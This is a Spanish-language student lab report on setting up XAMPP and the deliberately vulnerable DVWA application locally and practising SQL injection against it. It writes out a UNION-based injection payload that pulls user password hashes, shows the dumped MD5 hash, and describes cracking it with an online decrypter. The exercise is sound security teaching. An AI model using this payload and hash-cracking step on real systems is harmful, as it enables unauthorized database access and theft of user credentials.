

## **LABORATORIO 12 CYBERSEGURIDAD**


1. Primero instalamos el xampp, ya luego le damos clic en start en el apache y mysgl:



2. Ahora le damos clic en Admin de MySQL y nos llevara en esta pagina:



3. Ahora vamos a descargar DVWA para probar los ataques de inyección SQL:



🗱 xampp-windows-x64-8.2.12-0-VS16-inst	12/05/2025 5:28 p. m.	Aplicación	153.891 KB
To DVWA-master	12/05/2025 7:49 p. m.	Archivo WinRAR Z	965 KB

**4.** Ahora este archivo lo descomprimimos y lo llevamos a la carpeta htdocs de xampp:

dashboard	12/05/2025 5:32 p. m.	Carpeta de archivos	,
DVWA-master	6/05/2025 6:38 a. m.	Carpeta de archivos	
img	12/05/2025 5:32 p. m.	Carpeta de archivos	
webalizer	12/05/2025 5:31 p. m.	Carpeta de archivos	
xampp	12/05/2025 5:32 p. m.	Carpeta de archivos	
applications	15/06/2022 11:07 a. m.	Chrome HTML Do	4 KB
gi bitnami	15/06/2022 11:07 a.m.	Documento de ho	1 KB
	16/07/2015 10:32 a.m.	Icono	31 KB
index	16/07/2015 10:32 a.m.	Archivo de origen	1 KB


5. Ya listo, en el navegador vamos a escribir localhost para ir a la página de xampp:



**6.** Ahora al irnos a la dirección de localhost/DVWA-master saldrá esto:

DVWA System error - config file not found. Copy config/config.inc.php.dist to config/config.inc.php and configure to your environment.

**7.** Por lo que se debe ir a la carpeta config y cambiar el archivo de DVWA y dejarlo de esta forma:



8. Ya ingresado eso, otra vez nos saldrá este error:

**9.** Ese error significa que toca hacer una base de datos, por lo cual nos dirigimos a la base de datos de mysql y la creamos de esta forma:



**10.** Ya lista vamos agregar un usuario, teniendo en cuenta que el usuario debe tener el mismo nombre que dice en el archivo que configuramos anteriormente:


<pre>\$_DVWA = array();</pre>	
<pre>\$_DVWA[ 'db_server' ]</pre>	<pre>= getenv('DB_SERVER') ?: '127.0.0.1';</pre>
<pre>\$_DVWA[ 'db_database'</pre>	] = getenv('DB_DATABASE') ?: 'dvwa';
	<pre>= getenv('DB_USER') ?: 'dvwaa';</pre>
<pre>\$_DVWA[ 'db_password'</pre>	] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
<pre>\$_DVWA[ 'db_port']</pre>	<pre>= getenv('DB_PORT') ?: '3306';</pre>

Agregar cuenta de usuario
Información de la cuenta
Nombre de usuario: Use el campo de tex ▼
Nombre de Host: Cualquier servidor 🔻 %
Contraseña: Use el campo de tex ♥
Debe volver a escribir:
plugin de Autenticación de MySQL nativo ✔ autenticación de MySQL nativo ✔
Generar contraseña: Generar

**11.** Ahora ya listo esta parte de la base de datos, nos dirigimos a la página del localhost y la refrescamos, ahí saldrá login, en el cual ingresaremos el usuario y la contraseña vista anteriormente:




**12.** Ahora la página nos va a mostrar los siguiente, de ahí toca hacerle clic en crear y resetear la base de datos:




**13.** La página se reiniciará y mostrará otra vez el login, pero en este caso no vamos a ingresar lo que ingresamos anteriormente, sino que colocaremos el usuario admin y con su contraseña password:



Username		
admin		
Password		
	Login	
	Login failed	



**14.** Ya listo mostrara lo siguiente, de ahí le daremos clic en sql injection:




**15.** Y aquí es donde podemos probar la inyección sql:



**16.** Primero escribimos el id para revisar si funciona correctamente:

Vulnerability: SQL Injection	
User ID: 5 Submit	
ID: 5 First name: Bob	
Surname: Smith	

**17.** Y como vemos aparecen el nombre y su otro nombre, ahora vamos a ver toda la lista con este comando:




**18.** Ahí se ve toda la lista de la base de datos, y ya por ultimo vamos a revisar la contraseña del usuario Pablo, por medio de este comando 1' OR '1'='1' union select password, first\_name from users where first\_name='Pablo

## Vulnerability: SQL Injection

```
User ID:
                          Submit
ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: admin
Surname: admin
ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: Hack
ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: Bob
ID: 1' OR '1'='1' union select password, first_name from users where first_name='Pablo
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
```

**19.** Y con esa contraseña, que está cifrada, vamos descifrarla para ver su contenido, en si es por eso que vamos a utilizar un descifrador md5 en este caso y ver lo que contiene:



Y como vemos este usuario tiene esta contraseña almacenada, por lo tanto la inyección fue todo un éxito, y todo esto toca siempre tenerlo en cuenta ya que nuestra información puede ser descifrada de esta forma en caso de que algún hacker acceda a nuestros datos.